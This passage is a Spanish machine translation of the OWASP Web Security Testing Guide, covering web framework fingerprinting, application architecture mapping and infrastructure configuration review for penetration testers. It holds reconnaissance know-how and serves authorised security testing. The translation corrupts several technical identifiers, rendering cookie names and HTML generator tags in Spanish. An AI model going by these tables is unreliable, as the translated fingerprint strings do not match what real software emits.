Podemos ver eso para algunas carpetas específicas de WordPress (por ejemplo, /wp-includes/ , /wp-admin/ y /wp-content/)
Las respuestas HTTP son 403 (Prohibido), 302 (Encontrado, redirección a wp-login.php) y 200 (OK) respectivamente. Esto es un

Machine Translated by Google

Buen indicador de que el objetivo funciona con WordPress. De la misma manera es posible acceder a diferentes carpetas de complementos de aplicaciones y sus versiones. En la captura de pantalla siguiente se puede ver un archivo CHANGELOG típico de un complemento de Drupal, que proporciona información sobre la aplicación que se utiliza y revela una versión vulnerable del complemento.




Figura 4.1.8-5: Divulgación de Drupal Botcha

Consejo: antes de comenzar con dirbusting, verifique primero el archivo robots.txt . A veces, también se pueden encontrar allí carpetas específicas de aplicaciones y otra información confidencial. En la siguiente captura de pantalla se presenta un ejemplo de dicho archivo robots.txt .

Machine Translated by Google




Figura 4.1.8-6: Divulgación de información sobre robots

Los archivos y carpetas específicos son diferentes para cada aplicación específica. Si la aplicación o componente identificado es de código abierto, puede resultar útil configurar una instalación temporal durante las pruebas de penetración para comprender mejor qué infraestructura o funcionalidad se presenta y qué archivos podrían quedar en el servidor. Sin embargo, ya existen varias listas de archivos buenas; un buen ejemplo son las listas de palabras de FuzzDB de archivos/carpetas predecibles.

Extensiones de archivo

Las URL pueden incluir extensiones de archivo, que también pueden ayudar a identificar la plataforma web o la tecnología.

Por ejemplo, la wiki de OWASP usó PHP:

```
https://wiki.owasp.org/index.php?title=Fingerprint_Web_Application_Framework&action=edit&section=4
```

A continuación se muestran algunas extensiones de archivos web comunes y tecnologías asociadas:

- `.php` – PHP
- `.aspx` – Microsoft ASP.NET .jsp –
- Páginas del servidor Java

Error de mensajes

Como se puede ver en la siguiente captura de pantalla, la ruta del sistema de archivos enumerada apunta al uso de WordPress (`wp-content`). Además, los evaluadores deben tener en cuenta que WordPress está basado en PHP (`funtions.php`).

Machine Translated by Google




Figura 4.1.8-7: Error de análisis de WordPress

Identificadores comunes

Galletas

Estructura	Nombre de la galleta
zope	zope3
pastelPHP	pastelphp
kohana	sesión kohanas
Laravel	sesión_laravel
phpBB	phpbb3_
WordPress	configuración-wp
1C-Bitrix	BITRIX_
AMPcm	AMPERIO
Django CMS	Django
DotNetNuke	DotNetNukeAnónimo
e107	e107_tz
Servidor EPi	EPiTrace, EPiServer
Graffiti CMS	graffitibot
Hotaru CMS	hotaru_mobile
ImpresionarCMS	Sesión ICMS
Índico	MAKACSESIÓN
CMS instantáneo	CMS instantáneo[fecha de registro]
Kentico CMS	CMSPreferredCultura
MODx	SN4[12símbolo]
TIPO3	fe_typo_user
web dinámica	web dinámica
LEPTON	lep[algún_valor_numérico]+id de sesión
wix	Dominio=.wix.com
VIVVO	ID de sesión de Vivvo

Machine Translated by Google

Código fuente HTML

Solicitud	Palabra clave
WordPress	<meta nombre="generador" contenido="WordPress 3.9.2" />
phpBB	<identificación del cuerpo="phpbb"
Mediowiki	<meta nombre="generador" contenido="MediaWiki 1.21.9" />
Joomla	<meta name="generator" content="Joomla! - Gestión de contenido de código abierto" />
drupal	<meta nombre="Generador" contenido="Drupal 7 (http://drupal.org)" />
DotNetNuke	Plataforma DNN - http://www.dnnsoftware.com

Marcadores generales

- %framework_name%
- energizado por
- construido sobre
- correr

Marcadores específicos

Estructura	Palabra clave
Adobe ColdFusion	<!-- INICIO encabezadoTags.cfm
Microsoft ASP.NET	__ESTADO DE VISTA
ZK	<!-- ZK
Catalizador empresarial	<!-- BC_OBNW -->
indexación	ndxz-estudio

Remediación

Si bien se pueden hacer esfuerzos para usar diferentes nombres de cookies (mediante cambios de configuración), ocultar o cambiar el archivo/directorio rutas (mediante reescritura o cambios en el código fuente), eliminación de encabezados conocidos, etc. dichos esfuerzos se reducen a "seguridad a través de la oscuridad". Los propietarios/administradores de sistemas deben reconocer que esos esfuerzos sólo ralentizan los aspectos más básicos. adversarios. El tiempo/esfuerzo se puede utilizar mejor en actividades de concientización de las partes interesadas y mantenimiento de la solución.

Herramientas

A continuación se presenta una lista de herramientas generales y conocidas. También hay muchas otras utilidades, así como herramientas de toma de huellas digitales basadas en marcos.

Qué Web

Sitio web: https://github.com/urbanadventurer/WhatWeb

Actualmente una de las mejores herramientas de toma de huellas dactilares del mercado. Incluido en un Kali Linux predeterminado construir. Idioma: rubí
Las coincidencias para toma de huellas dactilares se hacen con:

- Cadenas de texto (distingue entre mayúsculas y minúsculas)
- Expresiones regulares
- Consultas de la base de datos de Google Hack (conjunto limitado de palabras clave)
- hashes MD5
- reconocimiento de URL

Machine Translated by Google

- Patrones de etiquetas HTML
- Código Ruby personalizado para operaciones pasivas y agresivas.

El resultado de muestra se presenta en la siguiente captura de pantalla:




Figura 4.1.8-8: Ejemplo de salida de Whatweb

Sitio web de

Wappalyzer : https://www.wappalyzer.com/

Wapplyzer está disponible en múltiples modelos de uso, el más popular de los cuales probablemente sean las extensiones de Firefox/Chrome.
Solo funcionan con coincidencias de expresiones regulares y no necesitan que se cargue nada más que la página en el navegador. Funciona completamente a nivel del navegador y ofrece resultados en forma de iconos. Aunque a veces tiene falsos positivos, esto es muy útil para tener una idea de qué tecnologías se utilizaron para construir un sitio web de destino inmediatamente después de navegar por una página.

En la captura de pantalla siguiente se presenta un ejemplo de resultado de un complemento.




Figura 4.1.8-9: Salida de Wappalyzer para el sitio web de OWASP

Referencias

Libros blancos

- Saumil Shah: "Una introducción a las huellas digitales HTTP"
- Anant Shrivastava: "Impresión digital de aplicaciones web"

Machine Translated by Google

Aplicación web de huellas dactilares

WSTG-INFO-09

Este contenido se ha fusionado en: Marco de aplicación web Fingerprint.

Machine Translated by Google

Arquitectura de la aplicación de mapas

WSTG-INFO-10

Resumen

La complejidad de una infraestructura web interconectada y heterogénea puede incluir cientos de aplicaciones web y hace que la gestión y revisión de la configuración sea un paso fundamental para probar e implementar cada aplicación. De hecho, basta con una única vulnerabilidad para socavar la seguridad de toda la infraestructura, e incluso los problemas pequeños y aparentemente sin importancia pueden convertirse en riesgos graves para otra aplicación en la misma infraestructura.

Para abordar estos problemas, es de suma importancia realizar una revisión en profundidad de la configuración y los problemas de seguridad conocidos. Antes de realizar una revisión en profundidad es necesario mapear la red y la arquitectura de la aplicación. Es necesario determinar los diferentes elementos que componen la infraestructura para comprender cómo interactúan con una aplicación web y cómo afectan a la seguridad.

Objetivos de la prueba

- Generar un mapa de la aplicación en cuestión basado en la investigación realizada.

Cómo probar

Mapear la arquitectura de la aplicación

La arquitectura de la aplicación debe mapearse mediante algunas pruebas para determinar qué diferentes componentes se utilizan para crear la aplicación web. En configuraciones pequeñas, como una aplicación PHP simple, se puede usar un único servidor que sirva a la aplicación PHP y quizás también al mecanismo de autenticación.

En configuraciones más complejas, como un sistema bancario en línea, pueden estar involucrados varios servidores. Estos pueden incluir un proxy inverso, un servidor web front-end, un servidor de aplicaciones y un servidor de base de datos o servidor LDAP. Cada uno de estos servidores se utilizará para diferentes propósitos e incluso podría estar segregado en diferentes redes con firewalls entre ellos. Esto crea diferentes zonas de red para que el acceso al servidor web no necesariamente otorgue a un usuario remoto acceso al mecanismo de autenticación en sí, y para que los compromisos de los diferentes elementos de la arquitectura puedan aislarse para que no comprometan toda la arquitectura.

Obtener conocimiento de la arquitectura de la aplicación puede ser fácil si los desarrolladores de la aplicación proporcionan esta información al equipo de pruebas en forma de documento o mediante entrevistas, pero también puede resultar muy difícil si se realiza una prueba de penetración ciega.

En el último caso, un evaluador comenzará primero asumiendo que existe una configuración simple (un único servidor). Luego recuperarán información de otras pruebas y derivarán los diferentes elementos, cuestionarán esta suposición y ampliarán el mapa de arquitectura. El evaluador comenzará haciendo preguntas sencillas como: "¿Existe un firewall que proteja el servidor web?". Esta pregunta se responderá en función de los resultados de los escaneos de red dirigidos al servidor web y el análisis de si los puertos de red del servidor web se están filtrando en el borde de la red (no hay respuesta o se reciben ICMP inalcanzables) o si el servidor está conectado directamente a Internet (es decir, devuelve paquetes RST para todos los puertos que no escuchan). Este análisis se puede mejorar para determinar el tipo de firewall utilizado en función de las pruebas de paquetes de red. ¿Es un firewall con estado o es un filtro de lista de acceso en un enrutador? ¿Cómo está configurado? ¿Se puede evitar? ¿Es un firewall de aplicaciones web completo?

La detección de un proxy inverso frente al servidor web se puede realizar mediante el análisis del banner del servidor web, que podría revelar directamente la existencia de un proxy inverso. También se puede determinar obteniendo las respuestas dadas por el servidor web a las solicitudes y comparándolas con las respuestas esperadas. Por ejemplo, algunos proxies inversos actúan como intrusión.

Machine Translated by Google

Sistemas de prevención (IPS) mediante el bloqueo de ataques conocidos dirigidos al servidor web. Si se sabe que el servidor web responde con un mensaje 404 a una solicitud dirigida a una página no disponible y devuelve un mensaje de error diferente para algunos ataques web comunes como los realizados por escáneres de vulnerabilidades, podría ser una indicación de un proxy inverso (o un firewall a nivel de aplicación) que filtra las solicitudes y devuelve una página de error diferente a la esperada.
Otro ejemplo: si el servidor web devuelve un conjunto de métodos HTTP disponibles (incluido TRACE) pero los métodos esperados devuelven errores, entonces probablemente haya algo entre bloquearlos.

En algunos casos, incluso el sistema de protección se delata. A continuación se muestra un ejemplo de autoidentificación de mod_security:




Figura 4.1.10-1: Ejemplo de página de error mod_security

Los proxies inversos también se pueden introducir como cachés de proxy para acelerar el rendimiento de los servidores de aplicaciones back-end. La detección de estos servidores proxy se puede realizar en función del encabezado del servidor. También se pueden detectar cronometrando las solicitudes que el servidor debe almacenar en caché y comparando el tiempo necesario para atender la primera solicitud con las solicitudes posteriores.

Otro elemento que se puede detectar son los balanceadores de carga de red. Normalmente, estos sistemas equilibrarán un puerto TCP/IP determinado con varios servidores basándose en diferentes algoritmos (round-robin, carga del servidor web, número de solicitudes, etc.). Por lo tanto, la detección de este elemento de arquitectura debe realizarse examinando múltiples solicitudes y comparando los resultados para determinar si las solicitudes van al mismo servidor web o a diferentes. Por ejemplo, según el encabezado Fecha si los relojes del servidor no están sincronizados. En algunos casos, el proceso de equilibrio de carga de la red puede inyectar nueva información en los encabezados que lo hará destacar claramente, como la cookie con el prefijo BIGipServer introducida por los balanceadores de carga F5 BIG-IP.

Los servidores web de aplicaciones suelen ser fáciles de detectar. La solicitud de varios recursos la maneja el propio servidor de aplicaciones (no el servidor web) y el encabezado de respuesta variará significativamente (incluidos valores diferentes o adicionales en el encabezado de respuesta). Otra forma de detectarlos es ver si el servidor web intenta configurar cookies que sean indicativas de que se está utilizando un servidor web de aplicaciones (como el JSESSIONID proporcionado por varios servidores J2EE), o reescribir las URL automáticamente para realizar un seguimiento de la sesión.

Sin embargo, los back-ends de autenticación (como directorios LDAP, bases de datos relacionales o servidores RADIUS) no son tan fáciles de detectar desde un punto de vista externo de forma inmediata, ya que estarán ocultos por la propia aplicación.

El uso de una base de datos back-end se puede determinar simplemente navegando por una aplicación. Si hay contenido altamente dinámico generado "sobre la marcha", probablemente la propia aplicación lo esté extrayendo de algún tipo de base de datos.
A veces, la forma en que se solicita la información puede dar una idea de la existencia de una base de datos. Por ejemplo, una aplicación de compras online que utiliza identificadores numéricos (id) al navegar por los diferentes artículos de la tienda.
Sin embargo, cuando se realiza una prueba de aplicación ciega, el conocimiento de la base de datos subyacente generalmente solo está disponible cuando surge una vulnerabilidad en la aplicación, como un manejo deficiente de excepciones o susceptibilidad a la inyección SQL.

Machine Translated by Google

4.2 Pruebas de gestión de configuración e implementación

4.2.1 Configuración de la infraestructura de la red de prueba

4.2.2 Configuración de la plataforma de la aplicación de prueba

4.2.3 Manejo de extensiones de archivos de prueba para información confidencial

4.2.4 Revisar copias de seguridad antiguas y archivos sin referencia en busca de información confidencial

4.2.5 Enumerar las interfaces de administración de aplicaciones e infraestructura

4.2.6 Probar métodos HTTP

4.2.7 Prueba de seguridad de transporte estricta HTTP

4.2.8 Probar la política entre dominios de RIA

4.2.9 Permiso del archivo de prueba

4.2.10 Prueba de adquisición de subdominio

4.2.11 Prueba de almacenamiento en la nube

Machine Translated by Google

Probar la configuración de la infraestructura de red

WSTG-CONF-01

Resumen

La complejidad intrínseca de una infraestructura de servidores web interconectada y heterogénea, que puede incluir cientos de aplicaciones web, hace que la gestión y revisión de la configuración sea un paso fundamental para probar e implementar cada aplicación. Sólo se necesita una única vulnerabilidad para socavar la seguridad de toda la infraestructura, e incluso los problemas pequeños y aparentemente sin importancia pueden convertirse en riesgos graves para otra aplicación en el mismo servidor. Para abordar estos problemas, es de suma importancia realizar una revisión en profundidad de la configuración y los problemas de seguridad conocidos, luego de haber mapeado toda la arquitectura.

La gestión adecuada de la configuración de la infraestructura del servidor web es muy importante para preservar la seguridad de la aplicación misma. Si elementos como el software del servidor web, los servidores de bases de datos back-end o los servidores de autenticación no se revisan y protegen adecuadamente, podrían introducir riesgos no deseados o introducir nuevas vulnerabilidades que podrían comprometer la aplicación misma.

Por ejemplo, una vulnerabilidad en un servidor web que permitiría a un atacante remoto revelar el código fuente de la propia aplicación (una vulnerabilidad que ha surgido varias veces tanto en servidores web como en servidores de aplicaciones) podría comprometer la aplicación, ya que usuarios anónimos podrían utilizarla. la información revelada en el código fuente para aprovechar ataques contra la aplicación o sus usuarios.

Es necesario seguir los siguientes pasos para probar la infraestructura de gestión de la configuración:

- Es necesario determinar los diferentes elementos que componen la infraestructura para comprender cómo interactúan con una aplicación web y cómo afectan a su seguridad.
- Es necesario revisar todos los elementos de la infraestructura para asegurarse de que no contengan vulnerabilidades conocidas.
- Es necesario realizar una revisión de las herramientas administrativas utilizadas para mantener los diferentes elementos.
- Es necesario revisar los sistemas de autenticación para garantizar que satisfagan las necesidades de la aplicación y que no puedan ser manipulados por usuarios externos para aprovechar el acceso.
- Se debe mantener y mantener bajo control de cambios una lista de puertos definidos que son necesarios para la aplicación.

Después de haber mapeado los diferentes elementos que componen la infraestructura (ver Mapear Red y Arquitectura de Aplicaciones) es posible revisar la configuración de cada elemento encontrado y probar las vulnerabilidades conocidas.

Objetivos de la prueba

- Revise las configuraciones de las aplicaciones establecidas en la red y valide que no sean vulnerables.
- Valide que los marcos y sistemas utilizados sean seguros y no susceptibles a vulnerabilidades conocidas debido a software no mantenido o configuraciones y credenciales predeterminadas.

Cómo probar

Vulnerabilidades conocidas del servidor

Las vulnerabilidades encontradas en las diferentes áreas de la arquitectura de la aplicación, ya sea en el servidor web o en la base de datos back-end, pueden comprometer gravemente la propia aplicación. Por ejemplo, considere una vulnerabilidad de servidor que permite a un usuario remoto y no autenticado cargar archivos en el servidor web o incluso reemplazar archivos. Esta vulnerabilidad podría comprometer la aplicación, ya que un usuario deshonesto podría reemplazar la aplicación en sí o introducir código que afectaría a los servidores back-end, ya que su código de aplicación se ejecutaría como cualquier otra aplicación.

Machine Translated by Google

Revisar las vulnerabilidades del servidor puede resultar difícil si la prueba debe realizarse mediante una prueba de penetración ciega. En estos casos, las vulnerabilidades deben probarse desde un sitio remoto, normalmente utilizando una herramienta automatizada. Sin embargo, probar algunas vulnerabilidades puede tener resultados impredecibles en el servidor web, y probar otras (como aquellas directamente involucradas en ataques de denegación de servicio) podría no ser posible debido al tiempo de inactividad del servicio que implica si la prueba fue exitosa.

Algunas herramientas automatizadas señalarán las vulnerabilidades según la versión del servidor web recuperada. Esto conduce tanto a falsos positivos como a falsos negativos. Por un lado, si el administrador del sitio local ha eliminado u ocultado la versión del servidor web, la herramienta de análisis no marcará el servidor como vulnerable, incluso si lo es. Por otro lado, si el proveedor que proporciona el software no actualiza la versión del servidor web cuando se solucionan las vulnerabilidades, la herramienta de análisis señalará vulnerabilidades que no existen. En realidad, el último caso es muy común, ya que algunos proveedores de sistemas operativos transfieren parches de vulnerabilidades de seguridad al software que proporcionan en el sistema operativo, pero no realizan una carga completa a la última versión del software. Esto sucede en la mayoría de distribuciones GNU/Linux como Debian, Red Hat o SuSE. En la mayoría de los casos, el escaneo de vulnerabilidades de la arquitectura de una aplicación solo encontrará vulnerabilidades asociadas con los elementos "expuestos" de la arquitectura (como el servidor web) y generalmente no podrá encontrar vulnerabilidades asociadas con elementos que no están directamente expuestos, como los back-ends de autenticación, la base de datos de back-end o los servidores proxy inversos en uso.

Finalmente, no todos los proveedores de software divulgan vulnerabilidades de manera pública y, por lo tanto, estas debilidades no quedan registradas en bases de datos de vulnerabilidades conocidas públicamente [2]. Esta información solo se divulga a los clientes o se publica a través de correcciones que no vienen acompañadas de avisos. Esto reduce la utilidad de las herramientas de escaneo de vulnerabilidades. Normalmente, la cobertura de vulnerabilidades de estas herramientas será muy buena para productos comunes (como el servidor web Apache, Internet Information Server de Microsoft o Lotus Domino de IBM), pero será insuficiente para productos menos conocidos.

Esta es la razón por la que es mejor revisar las vulnerabilidades cuando se proporciona al evaluador información interna del software utilizado, incluidas las versiones y lanzamientos utilizados y los parches aplicados al software. Con esta información, el evaluador puede recuperar la información del propio proveedor y analizar qué vulnerabilidades podrían estar presentes en la arquitectura y cómo pueden afectar a la aplicación misma. Cuando sea posible, estas vulnerabilidades se pueden probar para determinar sus efectos reales y detectar si puede haber elementos externos (como sistemas de detección o prevención de intrusiones) que puedan reducir o anular la posibilidad de una explotación exitosa. Los evaluadores podrían incluso determinar, mediante una revisión de la configuración, que la vulnerabilidad ni siquiera está presente, ya que afecta a un componente de software que no está en uso.

También vale la pena señalar que los proveedores a veces reparan silenciosamente las vulnerabilidades y las ponen a disposición con nuevas versiones de software. Los diferentes proveedores tendrán diferentes ciclos de lanzamiento que determinan el soporte que podrían brindar para versiones anteriores. Un tester con información detallada de las versiones de software utilizadas por la arquitectura puede analizar el riesgo asociado al uso de versiones de software antiguas que podrían no ser compatibles en el corto plazo o que ya no lo son.
Esto es fundamental, ya que si surgiera una vulnerabilidad en una versión antigua de software que ya no es compatible, es posible que el personal de sistemas no se dé cuenta directamente de ello. Nunca habrá parches disponibles para él y es posible que los avisos no incluyan esa versión como vulnerable porque ya no es compatible. Incluso en el caso de que sean conscientes de que la vulnerabilidad está presente y el sistema es vulnerable, necesitarán realizar una actualización completa a una nueva versión de software, lo que podría introducir un tiempo de inactividad significativo en la arquitectura de la aplicación o podría forzar la actualización de la aplicación. -codificado debido a incompatibilidades con la última versión del software.

Herramientas administrativas

Cualquier infraestructura de servidor web requiere de la existencia de herramientas administrativas para mantener y actualizar la información utilizada por la aplicación. Esta información incluye contenido estático (páginas web, archivos gráficos), código fuente de la aplicación, bases de datos de autenticación de usuarios, etc. Las herramientas administrativas diferirán según el sitio, la tecnología o el software utilizado. Por ejemplo, algunos servidores web se gestionarán mediante interfaces administrativas que son, en sí mismos, servidores web (como el servidor web iPlanet) o se administrarán mediante archivos de configuración de texto plano (en el caso de Apache [3]) o utilizarán un sistema operativo. Herramientas GUI (cuando se utiliza el servidor IIS de Microsoft o ASP.Net).

